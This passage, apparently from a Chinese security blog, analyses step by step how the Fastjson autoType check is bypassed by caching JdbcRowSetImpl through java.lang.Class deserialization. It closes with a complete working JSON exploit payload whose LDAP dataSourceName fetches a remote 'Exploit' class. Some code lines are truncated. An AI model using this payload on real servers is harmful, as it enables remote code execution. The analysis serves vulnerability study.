    //8.如果在6，7中找到了clazz，这里直接return出去，不继续了
    if (clazz != null) {
        if (expectClass != null
                && clazz != java.util.HashMap.class
                && !expectClass.isAssignableFrom(clazz)) {
            throw new JSONException("type not match. " + typeName + " -> " +
        }
        //无论是默认白名单开启还是手动白名单关闭的情况，我们都要从这个return clazz中出去
        return clazz;
    }
```

```
    // 9. 针对默认白名单开启情况的处理，这里
    if (!autoTypeSupport) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            char c = className.charAt(i);
            hash ^= c;
            hash *= PRIME;
            //碰到黑名单就死
            if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
                throw new JSONException("autoType is not support. " + typeNa
            }
            //满足白名单可以活，但是白名单默认是空的
            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                if (clazz == null) {
                    clazz = TypeUtils.loadClass(typeName, defaultClassLoader
                }
                //针对expectCLass的特殊处理，没有expectCLass，不管
                if (expectClass != null && expectClass.isAssignableFrom(claz
                    throw new JSONException("type not match. " + typeName +
                }

                return clazz;
            }
        }
    }
    //通过以上全部检查，就可以从这里读取clazz
    if (clazz == null) {
        clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
    }

    //这里对一些特殊的class进行处理，不重要

   //特性判断等

    return clazz;
}
```

仔细分析了一下，可以发现无论是白名单开启与否，我们的恶意类都要想办法必须要从第8步的 `return clazz` 出去才有机会。

1. 因为白名单关闭（手动）时，我们如果进入第九步，会百分百跟黑名单正面撞上，必然被杀。我们只能在这之前溜出去，机会就在6，7步中。
2. 白名单开启时（默认），虽然在第五步时，我们也会跟黑名单撞上，但是却莫名其妙的会有一线生机，只要满足 `TypeUtils.getClassFromMapping(typeName) != null` （是!=）反而可以从黑名单中逃开。然后从第八步中return出去。

那往之前看clazz可以从哪里赋值，5、6、7三个地方，但是5是白名单匹配才返回。这不可能。

于是开始关注6，7这两个操作到底是干啥的，（其实根据已知白名单开不开都通杀的特性，肯定是在第6步 `TypeUtils.getClassFromMapping` 中得到的恶意类，但是这边都瞅瞅，后面也会用到）

1. TypeUtils.getClassFromMapping(typeName)
2. deserializers.findClass(typeName)

deserializers.findClass(typeName)

先看desesrializers，一个hashmap

```
private final IdentityHashMap<Type, ObjectDeserializer> deserializers        =
```

因为我们是从中取值，关注一下它是在哪里赋值的，当前文件搜索 `deserializers.put` 。

`com.alibaba.fastjson.parser.ParserConfig#initDeserializers` ：给出一部分截图

```
private void initDeserializers() {
    deserializers.put(SimpleDateFormat.class, MiscCodec.instance);
    deserializers.put(java.sql.Timestamp.class, SqlDateDeserializer.instance_timestamp);
    deserializers.put(java.sql.Date.class, SqlDateDeserializer.instance);
    deserializers.put(java.sql.Time.class, TimeDeserializer.instance);
    deserializers.put(java.util.Date.class, DateCodec.instance);
    deserializers.put(Calendar.class, CalendarCodec.instance);
    deserializers.put(XMLGregorianCalendar.class, CalendarCodec.instance);

    deserializers.put(JSONObject.class, MapDeserializer.instance);
    deserializers.put(JSONArray.class, CollectionCodec.instance);

    deserializers.put(Map.class, MapDeserializer.instance);
    deserializers.put(HashMap.class, MapDeserializer.instance);
    deserializers.put(LinkedHashMap.class, MapDeserializer.instance);
    deserializers.put(TreeMap.class, MapDeserializer.instance);
    deserializers.put(ConcurrentMap.class, MapDeserializer.instance);
    deserializers.put(ConcurrentHashMap.class, MapDeserializer.instance);
```

initDeserializers这个函数是在parserConfig类的构造函数中初始化时调用的，存放的是一些认为没有危害的固定常用类。理所当然不会包含我们的利用类。

除此之外还有两个类会影响到desesrializers这个map

```
com.alibaba.fastjson.parser.ParserConfig#getDeserializer(java.lang.Class<?>, jav
    //太过复杂代码省略
```

在这个类中会往deserializers这个mapping中放入一些特定类： `java.awt.*` 、 `java.time.*` 、 `java.util.Optional*` 、 `java.nio.file.Path` 、 `Map.Entry.class` 、以及在服务器 `META-INF/services/` 目录下存放的class文件，还有枚举类的一些判断。对于一些数组，集合，map等再调用 `putDesserializer` （这也是另一个会影响到desesrializers这个map的类）放入deserializers这个mapping中。

在这个类中对于类名有着严格的要求和限定，不太行。看下一个。

```
com.alibaba.fastjson.parser.ParserConfig#putDeserializer
public void putDeserializer(Type type, ObjectDeserializer deserializer) {
        deserializers.put(type, deserializer);
    }
```

代码极其简单，但是只在ParserConfig#getDeserializer（就是上面那个类）和 `initJavaBeanDeserializers` 类中使用过。但是后者是一个初始化函数，我们同样不可控输入值。

那么我们好像发现我们的输入不可以改变deserializers这个mapping的值，从而自然也不能进一步在checkAutoType中被get读取出来，也就绕过不了。

这个**deserializers在checkAutoType方法中存在的意义**应该是直接放行一些常用的类，来提升解析速度。

那我们换一条路看看 `TypeUtils.getClassFromMapping(typeName)` 。

TypeUtils.getClassFromMapping(typeName)

先看 `getClassFromMapping` ：

```
//这个map是一个hashmap
private static ConcurrentMap<String,Class<?>> mappings = new ConcurrentHashMap<S
    ...
    public static Class<?> getClassFromMapping(String className){
        //很简单的一个mapping的get
        return mappings.get(className);
    }
```


按照套路去寻找影响这个mappings的put方法。搜索 `mappings.put` ，在下面这两个方法中有找到：

```
com.alibaba.fastjson.util.TypeUtils#addBaseClassMappings
com.alibaba.fastjson.util.TypeUtils#loadClass(java.lang.String, java.lang.ClassL
```

看 `addBaseClassMappings` 这个方法，方法内容很长，我们就不细看了，但是它是一个没有传参的方法....这样我们就没有一个可控的参数去控制其中的内容。

```
private static void addBaseClassMappings(){
    mappings.put("byte", byte.class);
    mappings.put("short", short.class);
    mappings.put("int", int.class);
    mappings.put("long", long.class);
    //诸如此类的放入一些固定的class至mappings中
    ...
}
```

并且还只在两个没毛病的地方调用了这个方法：



前者是一个static静态代码块：

```
static{
        addBaseClassMappings();
    }
```

后者是一个 `clearClassMapping` 方法：

```
public static void clearClassMapping(){
    mappings.clear();
    addBaseClassMappings();
}
```

没戏，不可控。

再看另一个有mappings.put的位置 `TypeUtils.loadClass` ，我们需要详细看看这个方法：


> 其实这个TypeUtils.loadClass，在1.2.25-1.2.41中我们分析过一小段，其实是同一个函数！

```
public static Class<?> loadClass(String className, ClassLoader classLoader, boo
        //判断className是否为空，是的话直接返回null
         if(className == null || className.length() == 0){
            return null;
        }
         //判断className是否已经存在于mappings中
        Class<?> clazz = mappings.get(className);
        if(clazz != null){
            //是的话，直接返回
            return clazz;
        }
         //判断className是否是[开头，1.2.44中针对限制的东西就是这个
        if(className.charAt(0) == '['){
            Class<?> componentType = loadClass(className.substring(1), classLoac
            return Array.newInstance(componentType, 0).getClass();
        }
         //判断className是否L开头;结尾，1.2.42，43中针对限制的就是这里，但都是在外面限制的
        if(className.startsWith("L") && className.endsWith(";")){
            String newClassName = className.substring(1, className.length() - 1)
            return loadClass(newClassName, classLoader);
        }
         //1. 我们需要关注的mappings在这里有
        try{
            //输入的classLoader不为空时
            if(classLoader != null){
                //调用加载器去加载我们给的className
                clazz = classLoader.loadClass(className);
                //！！如果cache为true！！
                if (cache) {
                    //往我们关注的mappings中写入这个className
                    mappings.put(className, clazz);
                }
                return clazz;//返回加载出来的类
            }
        } catch(Throwable e){
            e.printStackTrace();
            // skip
        }
         //2. 在这里也有，但是好像这里有关线程，比较严格。
        try{
            ClassLoader contextClassLoader = Thread.currentThread().getContextCl
            if(contextClassLoader != null && contextClassLoader != classLoader){
                clazz = contextClassLoader.loadClass(className);
                //同样需要输入的cache为true，才有可能修改
                if (cache) {
                    mappings.put(className, clazz);
                }
                return clazz;
```

```
            }
        } catch(Throwable e){
            // skip
        }
         //3. 这里也有，限制很松
        try{
            //加载类
            clazz = Class.forName(className);
            //直接放入mappings中
            mappings.put(className, clazz);
            return clazz;
        } catch(Throwable e){
            // skip
        }
        return clazz;
    }
```

可以发现如果可以控制输入参数，是可以往这个mappings中写入任意类名的（从而绕过autocheck的黑白名单）

看看这个类在什么地方被引用。




前三者都是在 `ParserConfig#autocheck` 这个我们需要攻克的类中，如果能在那里调用loadClass并传入一个恶意类去加载。那就已经完成了我们的最终目的，根本不需要通过mappings这个空子去钻。

所以只需要看TypeUtils.java中的引用处。

```
public static Class<?> loadClass(String className, ClassLoader classLoader) {
        return loadClass(className, classLoader, true);
    }
```


cache为true，一个好消息，因为有三处修改mapping的地方，两个地方需要cache为true。



这百年可以看到在这个类中会自己引用自己的类，跳来跳去，但是也有外部的类引用当前类。这是我们主要关注的。（因为一个底层的工具类，不可能被我们直接调用到）

慢慢看，把跳出去的接口理出来

```
/com/alibaba/fastjson/serializer/MiscCodec.java#deserialze(DefaultJSONParser par
```



这两个静态的，没搞头，就不看了。

只有上面一个跳出去 `MiscCodec.java#deserialze` 的，我们再过去看看：

以下代码段请一大段一大段倒着回退回来看

```
public <T> T deserialze(DefaultJSONParser parser, Type clazz, Object fieldNa
    JSONLexer lexer = parser.lexer;

    //4. clazz类型等于InetSocketAddress.class的处理。
    //我们需要的clazz必须为Class.class，不进入
    if (clazz == InetSocketAddress.class) {
        ...
    }

    Object objVal;
    //3. 下面这段赋值objVal这个值
    //此处这个大的if对于parser.resolveStatus这个值进行了判断，我们在稍后进行分析这个是
    if (parser.resolveStatus == DefaultJSONParser.TypeNameRedirect) {
        //当parser.resolveStatus的值为    TypeNameRedirect
        parser.resolveStatus = DefaultJSONParser.NONE;
        parser.accept(JSONToken.COMMA);
        //lexer为json串的下一处解析点的相关数据
         //如果下一处的类型为string
        if (lexer.token() == JSONToken.LITERAL_STRING) {
            //判断解析的下一处的值是否为val，如果不是val，报错退出
            if (!"val".equals(lexer.stringVal())) {
                throw new JSONException("syntax error");
            }
            //移动lexer到下一个解析点
            //举例："val":(移动到此处->)"xxx"
            lexer.nextToken();
        } else {
            throw new JSONException("syntax error");
        }

        parser.accept(JSONToken.COLON);
        //此处获取下一个解析点的值"xxx"赋值到objVal
        objVal = parser.parse();

        parser.accept(JSONToken.RBRACE);
    } else {
        //当parser.resolveStatus的值不为TypeNameRedirect
        //直接解析下一个解析点到objVal
        objVal = parser.parse();
    }

    String strVal;
    //2. 可以看到strVal是由objVal赋值，继续往上看
    if (objVal == null) {
        strVal = null;
    } else if (objVal instanceof String) {
        strVal = (String) objVal;
    } else {
```

```
        //不必进入的分支
    }

    if (strVal == null || strVal.length() == 0) {
        return null;
    }

    //省略诸多对于clazz类型判定的不同分支。

    //1. 可以得知，我们的clazz必须为Class.class类型
    if (clazz == Class.class) {
        //我们由这里进来的loadCLass
        //strVal是我们想要可控的一个关键的值，我们需要它是一个恶意类名。往上看看能不能得
        return (T) TypeUtils.loadClass(strVal, parser.getConfig().getDefault
    }
```

那么经过分析，我们可以得到的关注点又跑到 `parser.resolveStatus` 这上面来了

1. 当 `parser.resolveStatus == TypeNameRedirect` 我们需要json串中有一个**"val":"恶意类名"**，来进入if语句的true中，污染objVal，再进一步污染strVal。我们又需要**clazz为class类**来满足if判断条件进入loadClass。

   所以一个json串的格式大概为 `"@type"="java.lang.Class","val":"恶意类名"` 这样一个东西，大概如此。

2. 当 `parser.resolveStatus ! = TypeNameRedirect` 进入if判断的false中，可以直接污染objVal。再加上**clazz=class类**

   大概需要一个json串如下：`"@type"="java.lang.Class","恶意类名"` 。

至于哪里调用了 `MiscCodec.java#deserialze` ，查看引用处其实可以发现这是一个非常多地方会调用到的常用函数，就比如解析过程中的 `com.alibaba.fastjson.parser.DefaultJSONParser#parseObject(java.util.Map, java.lang.Object)-384行`

```
376
377             ObjectDeserializer deserializer = config.getDeserializer(clazz);
378             Class deserClass = deserializer.getClass();
379             if (JavaBeanDeserializer.class.isAssignableFrom(deserClass)
380                     && deserClass != JavaBeanDeserializer.class
381                     && deserClass != ThrowableDeserializer.class) {
382                 this.setResolveStatus(NONE);
383             }
384             Object obj = deserializer.deserialze( parser: this, clazz, fieldName);
385             return obj;
386         }
```

定向砸payload

那么在得到如上信息中，我们就不必一直大海摸虾。之前拿到了两个分支paylaod，拿一个可能的paylaod，试试水看看能不能往TypeUtils.getClassFromMapping(typeName）里面的mapping污染我们的恶意类。

```
{
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
}
```

先是日常进入解析主要函数 `com.alibaba.fastjson.parser.DefaultJSONParser#parseObject(java.util.Map, java.lang.Object)`

这里有我们的三个在乎的点，如下顺序：

```
public final Object parseObject(final Map object, Object fieldName) {
    ...
    //先是checkAutoType这个万恶的过滤函数
    clazz = config.checkAutoType(typeName, null, lexer.getFeatures());
    ...
    //ResolveStatus的赋值
    this.setResolveStatus(TypeNameRedirect);
    //污染TypeUtils.getClassFromMapping的触发处
    Object obj = deserializer.deserialze(this, clazz, fieldName);
}
```


`com.alibaba.fastjson.parser.ParserConfig#checkAutoType(java.lang.String, java.lang.Class<?>, int)` 这个分析过了。

```
if (clazz == null) {
    clazz = deserializers.findClass(typeName);   deserializers: IdentityHashMap@589
}


if (clazz != null) {
    if (expectClass != null
            && clazz != java.util.HashMap.class
            && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());   typeName: "
    }

    return clazz;   clazz: "class java.lang.Class"
}
```

从 `deserializers.findClass(typeName)` 出去，这是我们之前分析过的一处可以绕过白名单黑名单出去的地方，但是这里只存放一些默认类，不可污染。而我们的class.class就在这个默认类列表中，自然直接出去了。（比如class.class怎么也不会匹配到黑名单，不这里出去，也是可以下面出去的）



再是，给ResolveStatus赋值了TypeNameRedirect，这样到deserialze里面就可以确定了分支，与预计吻合。这个payload砸的没错。



可以发现进入了我们预计希望进入的 `com.alibaba.fastjson.serializer.MiscCodec#deserialze` ，可以看到上面有复杂的if判断，这就是得到初步的思路之后砸payload的好处，如果满足条件，我们就不用费力气去想这些是为啥的，反正默认进来了，不满足我们再去看哪里不符合就行。

```
if (parser.resolveStatus == DefaultJSONParser.TypeNameRedirect) {      ← if条件满足进入ture
    parser.resolveStatus = DefaultJSONParser.NONE;
    parser.accept(JSONToken.COMMA);

    if (lexer.token() == JSONToken.LITERAL_STRING) {
        if (!"val".equals(lexer.stringVal())) {      ← 我们给的val被解析出来比对
            throw new JSONException("syntax error");
        }
        lexer.nextToken();  lexer: JSONScanner@582
    } else {
        throw new JSONException("syntax error");
    }
                                               解析出下一个参数，我们的恶意类名
    parser.accept(JSONToken.COLON);

    objVal = parser.parse();  objVal: "com.sun.rowset.JdbcRowSetImpl"

    parser.accept(JSONToken.RBRACE)  parser: DefaultJSONParser@580
} else {
    objVal = parser.parse();
}
MiscCodec    deserialze()
```



```
Variables
+ ▶ oo lexer = {JSONScanner@582}
- ▶ oo objVal = "com.sun.rowset.JdbcRowSetImpl"
  ▶ ≡ this = {MiscCodec@601}
  ▶ (p) parser = {DefaultJSONParser@580}
  ▶ (p) clazz = {Class@117} "class java.lang.Class" ... Navigate
    (p) fieldName = null
  ▶ ≡ lexer = {JSONScanner@582}
  ▶ ≡ objVal = "com.sun.rowset.JdbcRowSetImpl"
```

一切按照计划进行。

```
if (objVal == null) {
    strVal = null;
} else if (objVal instanceof String) {
    strVal = (String) objVal;  objVal: "com.sun.rowset.JdbcRowSetImpl"
} else {
    if (objVal instanceof JSONObject) {
```

由于objVal是一个String，继续赋值给strVal

```
if (clazz == Class.class) {  clazz: "class java.lang.Class"
    return ( ) TypeUtils.loadClass(strVal, parser.getConfig().getDefaultClassLo
}
```

跳跳跳，我们之前由checkAutoType得到的clazz为Class.class，进入loadCLass

```java
public static Class<?> loadClass(String className, ClassLoader classLoader) {
    return loadClass(className, classLoader,  cache: true);
}
```

默认cache为true，之前分析的时候也说到cache为true对我们来说是个好消息。接下来会有三种情况可以污染我们的关键mapping。看看会进入哪一个

```java
if(classLoader != null){ // classLoader [illegible] classloader默认是null，[illegible]
        clazz = classLoader.loadClass(className);
        if (cache) {
            mappings.put(className, clazz);
        }
        return clazz;
    }
} catch(Throwable e){
    e.printStackTrace();
    // skip
}
try{
    ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
    if(contextClassLoader != null && contextClassLoader != classLoader){
        clazz = contextClassLoader.loadClass(className);
        if (cache) {
```


执行这个就成功了

loadClass()

我们watch这个希望改变的mappings

```
Variables
lexer = Cannot find local variable 'lexer'
objVal = Cannot find local variable 'objVal'
oo com.alibaba.fastjson.util.TypeUtils.mappings = {ConcurrentHashMap@541} size = 86
static members of TypeUtils
className = "com.sun.rowset.JdbcRowSetImpl"
classLoader = null
cache = true
clazz = null
oo mappings = {ConcurrentHashMap@541} size = 86
```

下一个




第二个if中，帮我们加载了一个classloader，再因为上一层的cache默认为true，就真的执行成功了 `mappings.put` 放入了我们的恶意类名！


完美穿针引线，一环扣一环，往mappings中加入了我们的恶意类。这就是大黑阔嘛，爱了爱了。

> 现在回头来看这个mapping看到现在，就是放入一些已经加载过了的类，在checkAutoType中就不进行检查来提高速度。

来一个调用栈：



那么获取一个有恶意类的类似缓存机制的mapping有啥用呢。再进一步@type就好。



之前看到其他博客说，一开始payload是分成两截，因为服务器的mappings自从加过恶意类之后，就会一直保持，然后就可以随便打了。

但是之后为了不让负载均衡，平摊payload造成有几率失败，就变成了以下一个。

```
{
    "a": {
        "@type": "java.lang.Class",
        "val": "com.sun.rowset.JdbcRowSetImpl"
    },
    "b": {
        "@type": "com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName": "ldap://localhost:1389/Exploit",
        "autoCommit": true
    }
}
```

审计结束完美。

回顾一下进来的过程：

我们进入com.alibaba.fastjson.parser.DefaultJSONParser#parseObject(java.util.Map, java.lang.Object)

1. checkAutoType方法拿到Class.class
2. 设置了ResolveStatus为TypeNameRedirect，决定了之后deserialze中的if走向
3. 进入deserializer.deserialze

com.alibaba.fastjson.serializer.MiscCodec#deserialze

1. parser.resolveStatus为TypeNameRedirect，进入if为true走向
2. 解析"val":"恶意类名"，放入objVal，再传递到strVal
3. 因为clazz=Class.class，进入TypeUtils.loadClass，传入strVal

com.alibaba.fastjson.util.TypeUtils#loadClass(java.lang.String, java.lang.ClassLoader)

